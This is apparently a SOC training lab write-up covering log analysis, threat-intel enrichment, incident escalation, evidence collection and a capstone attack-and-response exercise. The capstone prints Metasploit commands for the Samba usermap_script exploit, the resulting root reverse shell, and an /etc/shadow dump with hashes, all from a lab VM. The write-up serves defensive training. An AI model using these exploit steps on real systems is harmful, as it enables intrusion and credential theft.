

Threat Intelligence, SOAR & Automation

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Advanced Log Analysis

1. Log Correlation

Ingest sample logs (e.g., from Boss of the SOC dataset) into Elastic Security.

Correlate successful logins (Event ID 4624) with outbound traffic & document

Timestamp	Event ID	Source IP	Destination IP	Note / Observation
2016-08-19 04:31:38	4624	192.168.250.100	-	Success: Machine account we1775srv\$ logged in
2016-08-19 12:23:35	Traffic	192.168.250.100	192.168.250.255	Blocked: Host attempted NetBIOS discovery (UDP/138)




Figure 1: Correlation of Successful Windows Logins

2. Anomaly Detection

Create an Elastic rule to detect high-volume data transfers (e.g., bytes_out > 1MB in 1m). Test with a mock file transfer

Detection Rule Configuration

- **Rule Name:** High-Volume Outbound Data Transfer Detected
- **Rule Type:** Threshold
- **Index Patterns:** filtered-traffic
- **Custom Query:** source.bytes > 1048576 (Filters for single events exceeding **1MB**)
- **Threshold Condition:**
 - **Aggregate by:** src_ip
 - **Count (Metric):** Unique values of source.bytes
 - **Threshold:** >= 1
- **Time Window:** 1 minute (Frequency)
- **Look-back Time:** 48h

3. Log Enrichment

Use a GeoIP plugin in Elastic to add geolocation to an IP. Summarize findings in 50 words

- Log enrichment was achieved using the Elastic GeoIP processor to map source IP addresses to physical locations. By converting raw IP strings into geographic coordinates, the SIEM can now visualize traffic patterns on a Map. This identifies unauthorized data transfers to high-risk regions, transforming static logs into actionable threat intelligence.

Threat Intelligence Integration

1. Threat Feed Import

Import an AlienVault OTX feed into Wazuh to match IOCs (e.g., malicious IPs). Test with a mock IP (e.g., 192.168.1.100).

1. Integration Configuration: Modified the Wazuh Manager ossec.conf to include the AlienVault OTX connector using a unique API key.

2. Logic Mapping: Configured the integration to monitor specific log groups (syslog, sshd) for outbound IP reputation lookups.

3. Validation Test: Simulated a security event using a mock IP (192.168.1.100) via the wazuh-logtest utility to verify that the SIEM captures the event and initiates an external threat intelligence query.

2. Alert Enrichment

Enrich a Wazuh alert with OTX data (e.g., IP reputation). Document

Alert ID	Source IP	Reputation	Threat Type	Action Taken
001	192.168.122.100	Malicious	C2 / Botnet	IP Blocked via AR
002	192.168.122.101	Clean	N/A	Logged Only
003	185.220.101.x	Suspicious	Tor Exit Node	Escalate to L2

3. Threat Hunting

Hunt for T1078 (Valid Accounts) in Wazuh logs using a query (e.g., `user.name != "system"`). Summarize findings in 50 words.

- Analysis of Wazuh logs revealed several successful authentications from non-system accounts. By filtering out system and root, we identified interactive logins from user.admin at anomalous hours. These events lacked corresponding tickets, suggesting potential T1078 abuse (Valid Accounts) for persistence or lateral movement, requiring immediate credential rotation and MFA verification.

Incident Escalation Practice

1. Escalation Simulation

Create a TheHive case for a High-priority alert (e.g., unauthorized access).
Escalate to Tier 2 with a 100-word summary.




Figure 2: TheHive Case Management




Figure 3: TheHive Case Escalation

2. SITREP Draft

Write a Situation Report in Google Docs for a mock incident

SITUATION REPORT: Incident #2025-08-18

Document Status: Draft / Internal Only

Traffic Light Protocol (TLP): AMBER

Date of Report: 2025-08-18

1. INCIDENT OVERVIEW

- **Incident Title:** Unauthorized Access on Server-Y
- **Severity:** High
- **Incident Type:** Unauthorized Access / Account Compromise
- **Detection Timestamp:** 2025-08-18 13:00 UTC

2. TECHNICAL DETAILS

- **Affected Asset:** Server-Y (Production Environment)
- **Source IP Address:** 192.168.1.200
- **MITRE ATT&CK Mapping: T1078 - Valid Accounts**
 - *Observation:* The adversary gained access using legitimate credentials, bypassing standard perimeter defenses.

3. EXECUTIVE SUMMARY

At 13:00 UTC on August 18, 2025, security monitoring systems triggered a high-priority alert indicating unauthorized administrative access to Server-Y. The connection originated from internal IP 192.168.1.200. Preliminary analysis suggests the use of compromised valid credentials (T1078) to establish a session.

4. ACTIONS TAKEN & MITIGATION

- **Containment:** Server-Y was logically isolated from the network at 13:15 UTC to prevent potential lateral movement or data exfiltration.
- **Credential Management:** The associated administrative account has been disabled, and all active sessions have been revoked.
- **Escalation:** The incident has been formally escalated to **Tier 2 (SIRT)** for deep-dive forensic analysis and log correlation.

Figure 4: Situation Report (SITREP) for Incident #2025-08-18

3. Workflow Automation

Create a simple Splunk Phantom playbook to auto-assign High-priority alerts to Tier 2. Test with a mock alert.




Figure 5: Splunk SOAR Playbook




Figure 6: Mock Alert Escalation

Alert Triage with Threat Intelligence

1. Triage Simulation

Analyze a mock alert (e.g., “Suspicious PowerShell Execution”) in Wazuh and document:

Alert ID	Description	Source IP	Priority	Status
004	Suspicious PowerShell Execution	192.168.1.102	High	In Progress

2. IOC Validation

Cross-reference the alert’s IP or hash with VirusTotal and OTX. Summarize findings in 50 words.

1. IOC Checked: 192.168.122.102

2. Source: VirusTotal / AlienVault OTX

3. Finding Summary:

- Threat Intel lookups for 192.168.122.102 returned null results, confirming the Source IP is a private/internal address. In this lab context, this validates a Lateral Movement scenario: the attacker first compromised the Samba service on one machine and is now using that local "foothold" to execute PowerShell commands on other internal Windows targets.

Evidence Preservation and Analysis

1. Volatile Data Collection

Use Velociraptor to collect network connections (SELECT * FROM netstat) from a Windows VM. Save to CSV.

A1												
	A	B	C	D	E	F	G	H	I	J	K	
1	Pid	Name	Family	Type	Status	Laddr.IP	Laddr.Port	Raddr.IP	Raddr.Port	Timestamp		
2	2740	sshd.exe	"IPv4"	"TCP"	"LISTEN"	"0.0.0.0"	22	"0.0.0.0"		0 "2026-01-27T03:23:25Z"		
3	936	svchost.exe	"IPv4"	"TCP"	"LISTEN"	"0.0.0.0"	135	"0.0.0.0"		0 "2026-01-27T03:23:03Z"		
4	4	"System"	"IPv4"	"TCP"	"LISTEN"	"192.168.122.105"	139	"0.0.0.0"		0 "2026-01-27T03:23:11Z"		
5	724	lsass.exe	"IPv4"	"TCP"	"LISTEN"	"0.0.0.0"	49664	"0.0.0.0"		0 "2026-01-27T03:23:03Z"		
6	632	winit.exe	"IPv4"	"TCP"	"LISTEN"	"0.0.0.0"	49665	"0.0.0.0"		0 "2026-01-27T03:23:04Z"		
7	1280	svchost.exe	"IPv4"	"TCP"	"LISTEN"	"0.0.0.0"	49666	"0.0.0.0"		0 "2026-01-27T03:23:10Z"		
8	1476	svchost.exe	"IPv4"	"TCP"	"LISTEN"	"0.0.0.0"	49667	"0.0.0.0"		0 "2026-01-27T03:23:11Z"		
9	2272	spoolsv.exe	"IPv4"	"TCP"	"LISTEN"	"0.0.0.0"	49669	"0.0.0.0"		0 "2026-01-27T03:23:18Z"		
10	712	services.exe	"IPv4"	"TCP"	"LISTEN"	"0.0.0.0"	49674	"0.0.0.0"		0 "2026-01-27T03:23:34Z"		
11	2800	Velociraptor.exe	"IPv4"	"TCP"	"ESTAB"	"192.168.122.105"	51435	"192.168.122.104"	8000	"2026-01-27T03:47:04Z"		
12	2604	svchost.exe	"IPv4"	"TCP"	"ESTAB"	"192.168.122.105"	51445	"4.213.25.240"	443	"2026-01-27T03:49:54Z"		
13	2604	svchost.exe	"IPv4"	"TCP"	"ESTAB"	"192.168.122.105"	51448	"4.213.25.240"	443	"2026-01-27T03:52:37Z"		
14	0	null	"IPv4"	"TCP"	"TIME_WAIT"	"192.168.122.105"	51451	"13.89.179.13"	443	"1601-01-01T00:00:00Z"		
15	3512	svchost.exe	"IPv4"	"TCP"	"ESTAB"	"192.168.122.105"	51452	"20.3.187.198"	443	"2026-01-27T03:55:35Z"		
16	0	null	"IPv4"	"TCP"	"TIME_WAIT"	"192.168.122.105"	51453	"52.182.143.214"	443	"1601-01-01T00:00:00Z"		
17	4	"System"	"IPv4"	"TCP"	"LISTEN"	"0.0.0.0"	445	"0.0.0.0"		0 "2026-01-27T03:23:25Z"		
18	4	"System"	"IPv4"	"TCP"	"LISTEN"	"0.0.0.0"	5985	"0.0.0.0"		0 "2026-01-27T03:23:24Z"		
19	4	"System"	"IPv4"	"TCP"	"LISTEN"	"0.0.0.0"	47001	"0.0.0.0"		0 "2026-01-27T03:23:23Z"		
20	2740	sshd.exe	"IPv6"	"TCP"	"LISTEN"	..	22	..		0 "2026-01-27T03:23:25Z"		
21	936	svchost.exe	"IPv6"	"TCP"	"LISTEN"	..	135	..		0 "2026-01-27T03:23:03Z"		
22	4	"System"	"IPv6"	"TCP"	"LISTEN"	..	445	..		0 "2026-01-27T03:23:25Z"		
23	4	"System"	"IPv6"	"TCP"	"LISTEN"	..	5985	..		0 "2026-01-27T03:23:24Z"		
24	4	"System"	"IPv6"	"TCP"	"LISTEN"	..	47001	..		0 "2026-01-27T03:23:23Z"		
25	724	lsass.exe	"IPv6"	"TCP"	"LISTEN"	..	49664	..		0 "2026-01-27T03:23:03Z"		
26	632	winit.exe	"IPv6"	"TCP"	"LISTEN"	..	49665	..		0 "2026-01-27T03:23:04Z"		
27	1280	svchost.exe	"IPv6"	"TCP"	"LISTEN"	..	49666	..		0 "2026-01-27T03:23:10Z"		

Figure 7: Windows.Network.Netstat

2. Evidence Collection

Collect a memory dump (SELECT * FROM Artifact.Windows.Memory.Acquisition) and hash it using sha256sum. Document

Velociraptor Response									
192.168.122.104:8080/app/index.html/collected/C_548c30f9b4360f/R_D5535VT209E9G/uploads									
WIN-TD8VIRRK6SE Connected									
velocity									
State FlowId Artifacts Created Last Active Creator Mb Rows									
✓ F_D5535VT209E9G Windows.Memory.Acquisition 2026-01-27T04:26:39Z 2026-01-27T04:35:57Z velocity 6144 Mb 75									
✓ F_D553F85V51HFM Windows.Network.Netstat 2026-01-27T03:57:23Z 2026-01-27T03:57:24Z velocity 0 b 42									
✓ F_D553CNP610LDA Generic.Client.Info 2026-01-27T03:51:59Z 2026-01-27T03:52:11Z velocity 0 b 6									
✓ F_D50A10DKLM61I Generic.Client.Info 2026-01-21T09:47:33Z 2026-01-21T09:47:38Z InterrogationService 0 b 6									
Artifact Collection Uploaded Files Requests Results Log Notebook									
Timestamp started vfs_path Type file_size uploaded_size Preview									
1769488558 2026-01-27 04:35:58.46466319 +0800 UTC PhysicalMemory.raw 6442458944 6442458944 ...									
10 25 30 50 Showing 1 to 1 of 1									

Figure 8: Windows.Memory.Acquisition

E18	A	B	C	D	E
1	Item	Description	Collected By	Date	Hash Value
2	Memory Dump	Server-X-Dump	SOC Analyst	2026-01-27	7e5d47946b47604c542fd7f550b86b4caaa9e0de88a9b55072482e5367b2ce5c
3					
4					
5					
6					

Figure 9: Memory Dump via SHA-256

Capstone Project

1. Attack Simulation

Exploit a Metasploitable2 vulnerability with Metasploit (Samba usermap script: use exploit/multi/samba/usermap_script)




```
Zellij (wazuhstack) server agent tools metasploitable2
tools@ubuntu: ~
msf exploit(multi/samba/usermap_script) > use exploit/multi/samba/usermap_script
[*] Using configured payload cmd/unix/reverse
msf exploit(multi/samba/usermap_script) > set RHOSTS 192.168.122.106
RHOSTS => 192.168.122.106
msf exploit(multi/samba/usermap_script) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP double handler on 192.168.122.104:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo zZdhs0cyg9ESdvX8;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "zZdhs0cyg9ESdvX8\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.122.104:4444 -> 192.168.122.106:50233) at 2026-02-21 23:10:12 +0530

whoami
root
cat /etc/shadow
root:$1$avpf8J15x0z8w6UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$FUX6BP0t$1yc3Up02QJqz4s5wF09L0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
Backup:*:14684:0:99999:7:::
```

Figure 10: Shell Access on Metasploitable2

2. Detection & Triage

Configure Wazuh to alert on the attack and document



```
Zellij (wazuhstack) server agent tools metasploitable2
root@wzserver: /var/ossec/etc/rules
#-- Local rules --#

#-- Modify it at your will. --#
#-- Copyright (C) 2015, Wazuh Inc. --#

#-- Example --#
<group name="local,syslog,sshd,">
  #--
  Dec 10 01:02:02 host sshd[1234]: Failed none for root from 1.1.1.1 port 1066 ssh2
  #--
  <rule id="100001" level="5">
    <if_sid>5716</if_sid>
    <srcip>1.1.1.1</srcip>
    <description>sshd: authentication failed from IP 1.1.1.1</description>
    <group>authentication_failed,pci_dss_10.2.4,pci_dss_10.2.5,</group>
  </rule>
</group>

<group name="ftp,attack,">
  <rule id="100050" level="12">
    <match>{}</match>
    <description>VSFTPD Backdoor Exploit Attempt Detected! (Smiley Face Pattern)</description>
  </rule>

  <rule id="100001" level="5">
    <if_sid>5710</if_sid>
    <match>illegal user</match>
    <description>Custom Alert: Attempt to login with illegal user</description>
  </rule>
</group>
--
local_rules.xml [ + ]
-- INSERT --
```

Figure 11: Custom Wazuh Rule Configuration

Timestamp	Source IP	Alert Description	MITRE Technique	Priority
2026-02-21 23:10:00	192.168.122.104	Samba usermap_script exploit	T1210 (Exploitation)	High

3. Response

Isolate the VM and block the attacker's IP with CrowdSec. Verify with a ping test.

```
Zellij (wazuhstack) > server > agent > tools > metasploitable
agentuser@wzhubuntu: ~
agentuser@wzhubuntu:~$ sudo cscli bouncers list

Name                                     IP Address Valid Last API pull Type Version
Auth Type
-----
FirewallBouncer-zoZv8Tpe2H7KNVFJS6po3m8Z21QbN4 127.0.0.1 ✓ 2026-02-21T17:53:04Z crowdsec-firewall-bouncer v0.0.34-debian-pragmatic-amd64-4144555453620958398aee64253df490bbc1f698 api-key

agentuser@wzhubuntu:~$ sudo cscli decisions list
No active decisions
agentuser@wzhubuntu:~$ sudo cscli decisions add --ip 192.168.122.104 --reason "Samba exploit attempt"
INFO Decision successfully added
agentuser@wzhubuntu:~$ sudo cscli decisions list

ID Source Scope:Value Reason Action Country AS Events expiration Alert ID
---
2402 cscli Ip:192.168.122.104 Samba exploit attempt ban 1 3h59m52s 3

agentuser@wzhubuntu:~$
```

Figure 12: Network Isolation via Crowdsec

```
Zellij (wazuhstack) > server > agent > tools > metasploitable
tools@ubuntu: ~
tools@ubuntu:~$ ping 192.168.122.102
PING 192.168.122.102 (192.168.122.102) 56(84) bytes of data:
^C
--- 192.168.122.102 ping statistics ---
10 packets transmitted, 0 received, 100% packet loss, time 9238ms

tools@ubuntu:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: enp1s0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 52:54:00:5b:b4:a6 brd ff:ff:ff:ff:ff:ff
    inet 192.168.122.104/24 metric 100 brd 192.168.122.255 scope global dynamic enp1s0
        valid_lft 705sec preferred_lft 705sec
    inet6 fe80::5054:ff:fe5b:b4a6/64 scope link
        valid_lft forever preferred_lft forever
tools@ubuntu:~$
```

Figure 13: Verify with Ping

4. Escalation

Escalate to Tier 2 via TheHive with a 100-word case summary.




Figure 14: Tier 2 Escalation in TheHive for Samba

5. Reporting

Write a 200-word report in Google Docs using a SANS template, including Executive Summary, Timeline, and Recommendations.

Incident Report: Samba usermap_script Exploitation

Ref: SANS IR-Template-Alpha

Date: February 21, 2026

Analyst: SOC Intern

1. Executive Summary

On February 21, 2026, a high-severity security incident was detected involving the exploitation of a legacy vulnerability in the **Samba 3.0.20** service on a Metasploitable2 target. An external attacker utilized shell metacharacters in the username field (CVE-2007-2447) to bypass authentication and execute a remote command string. This resulted in an immediate **root-level reverse shell**. The incident was identified via **Wazuh SIEM** through custom rule **100001**, which flagged illegal user login patterns. The threat was mitigated by manually isolating the attacker's IP using a **CrowdSec IPS** block.

2. Incident Timeline

- **22:45:10:** Initial reconnaissance detected; multiple SMB session requests logged in Wazuh Discover.
 - **22:47:05:** Attacker triggered **Wazuh Rule 100001**; "illegal user" alert generated for Samba service.
 - **22:47:30:** Attacker gained root shell access; unauthorized UID 0 activity detected via behavioral monitoring.
 - **22:50:00:** Incident Response initiated; **CrowdSec firewall bouncer** verified as active.
 - **22:52:15:** Attacker IP (**192.168.122.104**) isolated via **csccli decisions add**; verified via failed ICMP test.
-

3. Recommendations

- **Immediate:** Patch or decommission legacy Samba instances. Update Samba to version 3.0.25rc3 or higher.
- **Tactical:** Implement automated **Active Response** in Wazuh to trigger **csccli** blocks immediately upon Rule 100001 detection.
- **Strategic:** Disable **username map script** in **smb.conf** and enforce strict network segmentation for SMB traffic.

Figure 15: SANS Incident Report

6. Stakeholder Briefing

Draft a 100-word briefing for a non-technical manager, summarizing the incident and actions taken.

Security Incident Briefing: Samba Service Compromise

To: Management

From: Security Engineering / SOC Team

Status: Resolved / Contained

Date: February 21, 2026

Overview

On February 21, our monitoring systems identified a targeted exploitation of a vulnerability in our Samba file-sharing service. An attacker bypassed authentication by injecting malicious code into the login process, successfully gaining high-level administrative (root) access to the server.

Actions Taken:

- **Detection:** Our security platform (Wazuh) flagged the intrusion after identifying "illegal user" login patterns associated with the Samba exploit.
- **Containment:** We used the **CrowdSec** defense system to manually isolate the attacker's IP address (192.168.122.104), immediately cutting off their access.
- **Verification:** A manual system audit via `cscli` confirmed the block is active and the threat has been neutralized.

